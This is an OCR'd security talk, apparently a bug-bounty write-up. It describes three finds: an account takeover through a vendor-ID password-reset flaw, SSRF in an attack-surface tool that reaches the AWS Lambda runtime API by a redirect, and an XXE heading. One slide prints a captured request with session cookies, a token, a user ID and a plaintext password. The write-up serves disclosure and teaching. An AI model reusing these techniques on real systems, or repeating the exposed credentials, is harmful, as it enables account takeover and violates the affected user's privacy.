


Key Discoveries

Account Takeover

Did a quick google search using “site:”

Yields numerous results, but one stands out as particularly interesting.



Key Discoveries

Account Takeover

- Asking for some ID (DVN)
- Figured DVN stands for some vendor number
- After exploring further, found its 9-digit number assigned to all vendors at the time of licensing
- Did a quick google search on DVN ID, found its under google images, written on some papers.
- Most of these are on ”yumpu.com”, so it's easy to collect more such numbers

Key Discoveries

Account Takeover



Alisa Weaver

SUBJECT: DVN 002147126

Dear Alisa Weaver:

Key Discoveries

Account Takeover

- After entering DVN number and forget password
- Figured, its querying the password first and sending the newly created password to user's email in plaintext
- Was able to takeover any account just by knowing DVN number

```
visid_incap_1275961=KEoO/UL3RY2rV05OHm+drI1HB2AAAAAAQUIPAAAAADzbXsTKX4baVWhtonnda3N; incap_ses_1228_1275961=t3DveOC0BWroAV/vwbsKEY5HB2AAAAAAzXzKmBh5SzkT3JGfw+CBUg==;
incap_ses_303_1275961=VVB/aNQxckD3klWdDHk0BI1HB2AAAAAAh7V9iFxTT2/ijSseXbZbCA==;                                    _443_SSL=188544266.47873.0000;
TS01f53898=01e5551b5a6135e953559d5a3c6b8ea1ceb3e953f99887396b00ce6927bec69ddaf5aaecee06489a5f6acd5c33fe25aa1eae52fc0c; ASP.NET_SessionId=0yj4zw0cxzacd4z4mod4yyu2;
__AntiXsrfToken=6bec3740e8a34164b8073b66e072c616; ASPSESSIONIDSGRABQSB=LEBJELPDOIFFMMKHAPJOPEEN; __utma=181084151.301177520.1610479404.1611135663.1611135663.1;
__utmb=181084151.3.10.1611135663; __utmc=181084151; __utmz=181084151.1611135663.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); __utmt=1
Upgrade-Insecure-Requests: 1

hd_ServerResult=PASSWORDFOUND&hd_NextQueryString=wbMsgsFWB9ForgotPassword.asp&hd_CoolServerResult=PASSWORDFOUND&hd_ActionCommand=FORGOTPASSWORD&hd_userId=000271629&hd_password=Y
VONNE01&hd_email=      %40ATT.NET
```


Key Discoveries

SSRF in Attack Surface Management

- Application takes domain name as input
- Application starts recon for subdomains, IP address, certs etc.
- It also creates screenshot for parent domain too.

Key Discoveries

SSRF in Attack Surface Management



Key Discoveries

SSRF in Attack Surface Management

Thought to put a domain name with redirect setup on index page for e.g




Key Discoveries

SSRF in Attack Surface Management

Added the domain in internet inventory, but the no screenshot captured

Key Discoveries


SSRF in Attack Surface Management



Key Discoveries

SSRF in Attack Surface Management


- After exploring further, I figured out they are not using EC2 but Lambda
- Further looking for any internal API specific to Lambda
- Came across a tweet



Key Discoveries

SSRF in Attack Surface Management

Changed the redirect URL to “localhost:9001/2018-06-01/runtime/invocation/next”




Key Discoveries

SSRF in Attack Surface Management

Attempted the SSRF again and got the event data that was passed into the function for that current execution

Key Discoveries


SSRF in Attack Surface Management



Key Discoveries

XXE in Help Desk Software

